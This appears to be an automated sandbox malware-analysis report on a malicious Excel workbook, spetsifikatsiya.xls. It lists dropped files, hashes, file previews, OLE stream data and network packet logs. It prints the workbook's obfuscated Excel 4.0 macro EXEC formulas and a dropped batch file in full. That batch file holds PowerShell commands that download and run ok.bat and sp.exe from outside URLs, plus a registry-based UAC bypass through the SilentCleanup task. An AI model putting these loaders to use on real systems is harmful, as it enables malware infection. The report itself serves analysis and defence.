SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\DFLQU3YDWIS0DDTFQO4S.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5854792121295844
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\OY5PTG0JO5WWBCHCBZ8W.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5854792121295844
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\OY5PTG0JO5WWBCHCBZ8W.temp	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\UF448UGC9HH8NS13TMAN.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5854792121295844
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\Y0IWL9PP10MD7U9YNNWP.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5854792121295844
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\gUuYfpYBjYgU.exe	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4384256
Entropy (8bit):	7.956312284494714
Encrypted:	false
SSDEEP:	98304:9vvfdTU6hTADDLfMOQYRm+VsvX428sUeIEPOSJGe39/3XN:9vXhUYADDLfzQYI9vo2LUtVS0eN/XN
MD5:	E79F542FB3F5AA6E4400953BE24780DB
SHA1:	41EE7EE8C663793B354513439E9743A5BFC6A246
SHA-256:	2DDD796E9B53AB3D7EAF4093529077F637F182A934A851AF24DA8C8F189AEED3
SHA-512:	5A3D723E2DE4C4978B76C79C44F305C7CAA247D55EF29AB4B9BE8846D2EFA6335DA1BAEE69048909FB8603C1C875F6A59846D95F8F9A80294CD8B71D0790105
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o..._.....0...B.....B.. ....C...@.. .....@ C.....@.....B.O.....C.0..... C..... ....H.....text.....B.. ....B..... ..`.rsrc...0.....C.....B..... ..@..@.reloc..... C.....B.....@..B.....B.....H..... ...TO.....M...t.....?.....0.....(....(....o....(....r...p(.....r...p .'...r...ps.....%.....s....s... ...o..... ....(.....r9..p .'...r...ps.....%.....s....s.....o..... ....(.....rM..p .'...r...ps.....%.....s....s.....o..... ....(....*".(....*..0.....+..*..0..s.....(.....s!...}.....(.....{....s....}.....{..... {....{....s&...}.....{....{....{....{....{....s....}....*..0.....(.

C:\Users\user\AppData\Roaming\sp.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\user\AppData\Roaming\sp.exe	
Category:	dropped
Size (bytes):	4384256
Entropy (8bit):	7.956312284494714
Encrypted:	false
SSDEEP:	98304:9vvfdTU6hTADDLfMOQYRm+VsvX428sUeIEPOSJGe39/3XN:9vXhUYADDLfzQYI9vo2LUtVS0eN/XN
MD5:	E79F542FB3F5AA6E4400953BE24780DB
SHA1:	41EE7EE8C663793B354513439E9743A5BFC6A246
SHA-256:	2DDD796E9B53AB3D7EAF4093529077F637F182A934A851AF24DA8C8F189AEED3
SHA-512:	5A3D723E2DE4C4978B76C79C44F305C7CAA247D55EF29AB4B9BE8846D2EFA6335DA1BAEE69048909FB8603C1C875F6A59846D95F8F9A80294CD8B71D0790105
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o._.....0...B.....B.. ....C...@.. .....@ C.....@.....B.O.....C.0..... C..... .....H.....text.....B.. ....B..... ..`.rsrc...0.....C.....B..... ..@..@.reloc..... C.....B.....@..B.....B.....H..... ...TO.....M...t.....?.....0.....(....(....o....(....r...p(.....r...p .'...r...ps.....%.....s....s... ...o..... ....(.....r9..p .'...r...ps.....%.....s....s.....o..... ....(.....rM..p .'...r...ps.....%.....s....s.....o..... ....(.....*".(.....*...0.....+..*..0..s.....(.....s!...}.....(.....{....s....}.....{..... {.....{....s&...}.....{.....{.....{.....{.....{....s....}....*..0.....(.

C:\Users\user\Desktop\CCDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	266808
Entropy (8bit):	7.550002100209944
Encrypted:	false
SSDEEP:	6144:nk3hbdlylKsgqopeJBWhZFVE+W2Ndwlv9DQokMufSR1f8f3BsgaINVQTB9GccQaE:YFDQxtfSHfmBgWOT3Va4n
MD5:	336756F5355F20218CC54EE0452E76D6
SHA1:	A238C602DAD4E5ACAA519DE6D2F7843850EEC0B8
SHA-256:	3ED958EC85F5D1AD326B3599EDC1B1CDEB4CA3C74CF2E4B5A71600ACB66D38B9
SHA-512:	342AE87DFFB6C902CCF3F35894BD0BC9F66E4DCAEDAEA55D60FCAB25067FCEB9A787B3F9CED66B9F7B6DACC16745914E6F44E4A48B341B115D270EB1B2B9E CC0
Malicious:	false
Preview:	........g2.....\.p....user B.....a.....=.....ThisWorkbook..... =.....K^)8.....X.@....."....1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1. .....C.o.n.s.o.l.a.s.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b. r.i.1.....>.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.*.h...6.....C. a.l.i.b.r.i. .L.i.g.h.t.1...,...6.....C.a.l.i.b.r.i.1.....6..

C:\Users\user\Documents\pd.bat	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	2342
Entropy (8bit):	5.4591667854724255
Encrypted:	false
SSDEEP:	48:dnjA3U3jbo/7vUU3jbo/7vQU3jbo/7vWhN:dnM3U3w/QU3w/kU3w/o
MD5:	B4D7DD4D44FB5B5C2A155D7AEC0EC1C3
SHA1:	C8E993C57AA8D7A873E36F1A60361D96ECEBD7E4
SHA-256:	FEBAEFB0E0405A1E6633C8D7D7C09C08EFDA0D2752E3B0EEE9E69FD12E41C9BF
SHA-512:	C06E7EC11224607AF7E2E4FD21580FE410CAE1D653E5272EEBDE8713BBCD49AABF38A0F460489471B6EA4B5771BD426B4676739619BA228B6DFFC8DE901F924 7
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PowerShell_Caret_Obfuscation_2, Description: Detects powershell keyword obfuscated with carets, Source: C:\Users\user\Documents\pd.bat, Author: Florian Roth • Rule: JoeSecurity_ObfuscatedPowershell, Description: Yara detected Obfuscated Powershell, Source: C:\Users\user\Documents\pd.bat, Author: Joe Security
Preview:	mode 18,1..color FE..setlocal..for /f "tokens=4-5 delims=. " %%i in ('ver') do set VERSION=%%i.%%j..if "%version%" == "10.0" (echo "Windows 10 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`lENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:ap pdata)+'\ok.bat');Start-Sleep 2; Start-Process $env:appdata\ok.bat; Start-Sleep 12; (New-Object Net.WebClient).DownloadFile('http://gtp.bg/opka/iopd/ztyh/nmk/1v rkY2OMQfcfBgx.exe',($env:appdata)+'\sp.exe');Start-Sleep 2; Start-Process $env:appdata\sp.exe;&REM " >nul..timeout /t 2 >nul..schtasks /run /tn \Microsoft\Windo ws\DiskCleanup\SilentCleanup /I >nul..timeout /t 3 >nul..reg delete "HKCU\Environment" /v "windir" /F..)..if "%version%" == "6.3" (echo "Windows 8.1 detected" ..reg add "HKCU\Environment" /v "windir" /d "cmd /c start p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`lENt).('DownloadFile').Invoke(('ht' + 'tps://rebrand.ly/FBobfu'),($env:appdat a)+'\ok.ba

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Last Saved By: blobijump, Create Time/Date: Sun Sep 20 22:17:44 2020, Last Saved Time/Date: Sun Jan 3 2 3:14:32 2021, Security: 1
Entropy (8bit):	7.7433326027127505
TrID:	• Microsoft Excel sheet (30009/1) 47.99% • Microsoft Excel sheet (alternate) (24509/1) 39.20% • Generic OLE2 / Multistream Compound File (8008/1) 12.81%
File name:	spetsifikatsiya.xls
File size:	234496
MD5:	2e0819723d50d0b6a2e6ffdb33778e40
SHA1:	329d002fc53f93e92b99dfbc5937412b40fccf93
SHA256:	04ee61f1184be78db3fd78821306e0b81e6dfaff17f6019d76e69237d6133b6a
SHA512:	4077093de364439b83c65a62b866021a61ac050834c74691ff5b19b125be3fef703f2e30bdc380d04f8ff32811c4e6c9ca84b444be08f7c940326a0243910048
SSDEEP:	6144:cnSGiysRchNXHfA1MiWhZFVEld+Dr7rIHtjQA7MOfSRFvkf3ysQaoNVwTpNGc8iy:BNjQaNfS3veyQ2eTXrSB
File Content Preview:	....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "spetsifikatsiya.xls"

Indicators

Has Summary Info:	True
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Last Saved By:	blobijump
Create Time:	2020-09-20 21:17:44
Last Saved Time:	2021-01-03 23:14:32
Security:	1

Document Summary

Document Code Page:	1252
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 276

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	276
Entropy:	3.16930549839
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . F e u i l 1 . . . . . M a c r o 1 . . . . F e u i l l e s d e c a l c u l . . . . M a c r o
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 98 00 00 00 02 00 00 00 e4 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 156

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	156
Entropy:	3.29938329109
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . l . . . . 0 . . . . 8 . . . . . . L . . . . X . . . . d . . . . b l o b i j u m p . . . @ . . . . L . z . . . . @ . . . . n 1 & . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 6c 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 08 00 00 00 38 00 00 00 0c 00 00 00 4c 00 00 00 0d 00 00 00 58 00 00 00 13 00 00 00 64 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 0a 00 00 00 62 6c 6f 62 69 6a 75 6d 70 00 00 00 40 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 230144


General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	230144
Entropy:	7.77909229259
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . b l o b i j u m p B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... p ^) 8 . . . . X . @ . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 09 00 00 62 6c 6f 62 69 6a 75 6d 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
;;;;;;;112;;;;;;"=GET.CELL(5;L581)";;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item """"pd""&CHAR(46)&""bat"""" -Destination
""""$e`nV:T`EMP"""""")";;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd""&CHAR(46)&""bat -Force"")";;;;;;"=EXEC(""c""&CHAR(109
)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd""&CHAR(46)&""bat"")";;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 stARt`-slE`Ep 7;cd """"$e`nV:
T`EMP; ./pd""&CHAR(46)&""bat"""""")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;"=EXEC(""c""&CHAR(109)&""d /c ""&CHAR(K582)&""owershe^l^l -w 1 (nEw-oB`jecT Ne""&CHAR(116)&CHAR(46)&CHAR(87
)&CHAR(101)&""bcLIENt).
('Down'+'loadFile').In""&CHAR(118)&""oke(""&CHAR(104)&""ttps://cutt.ly/jjfIQ8u','pd""&CHAR(46)&""bat')"")";;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 09:57:47.798036098 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:47.838144064 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.838244915 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:47.857510090 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:47.897645950 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.900795937 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.900847912 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.900882959 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.900932074 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:47.916851997 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:47.956836939 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:47.957597017 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:48.156300068 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:49.621814013 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:49.661902905 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:49.784332037 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:49.784360886 CET	443	49167	172.67.8.238	192.168.2.22
Jan 6, 2021 09:57:49.786777020 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:49.791007996 CET	49169	80	192.168.2.22	37.46.150.139
Jan 6, 2021 09:57:49.838094950 CET	80	49169	37.46.150.139	192.168.2.22
Jan 6, 2021 09:57:49.843275070 CET	49169	80	192.168.2.22	37.46.150.139
Jan 6, 2021 09:57:49.843473911 CET	49169	80	192.168.2.22	37.46.150.139
Jan 6, 2021 09:57:49.893141031 CET	80	49169	37.46.150.139	192.168.2.22
Jan 6, 2021 09:57:49.893182039 CET	80	49169	37.46.150.139	192.168.2.22
Jan 6, 2021 09:57:49.893393993 CET	49169	80	192.168.2.22	37.46.150.139
Jan 6, 2021 09:57:50.380357027 CET	49169	80	192.168.2.22	37.46.150.139
Jan 6, 2021 09:57:50.380446911 CET	49167	443	192.168.2.22	172.67.8.238
Jan 6, 2021 09:57:57.553771019 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.625721931 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.625876904 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.626811028 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.698713064 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699496031 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699543953 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699599028 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699639082 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699683905 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.699695110 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699745893 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699799061 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.699803114 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699841976 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699883938 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.699898958 CET	49170	80	192.168.2.22	195.191.149.103

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 09:57:57.699940920 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.700409889 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772084951 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772150993 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772195101 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772232056 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772269964 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772295952 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772310019 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772330046 CET	49170	80	192.168.2.22	195.191.149.103
Jan 6, 2021 09:57:57.772347927 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772387028 CET	80	49170	195.191.149.103	192.168.2.22
Jan 6, 2021 09:57:57.772423029 CET	49170	80	192.168.2.22	195.191.149.103
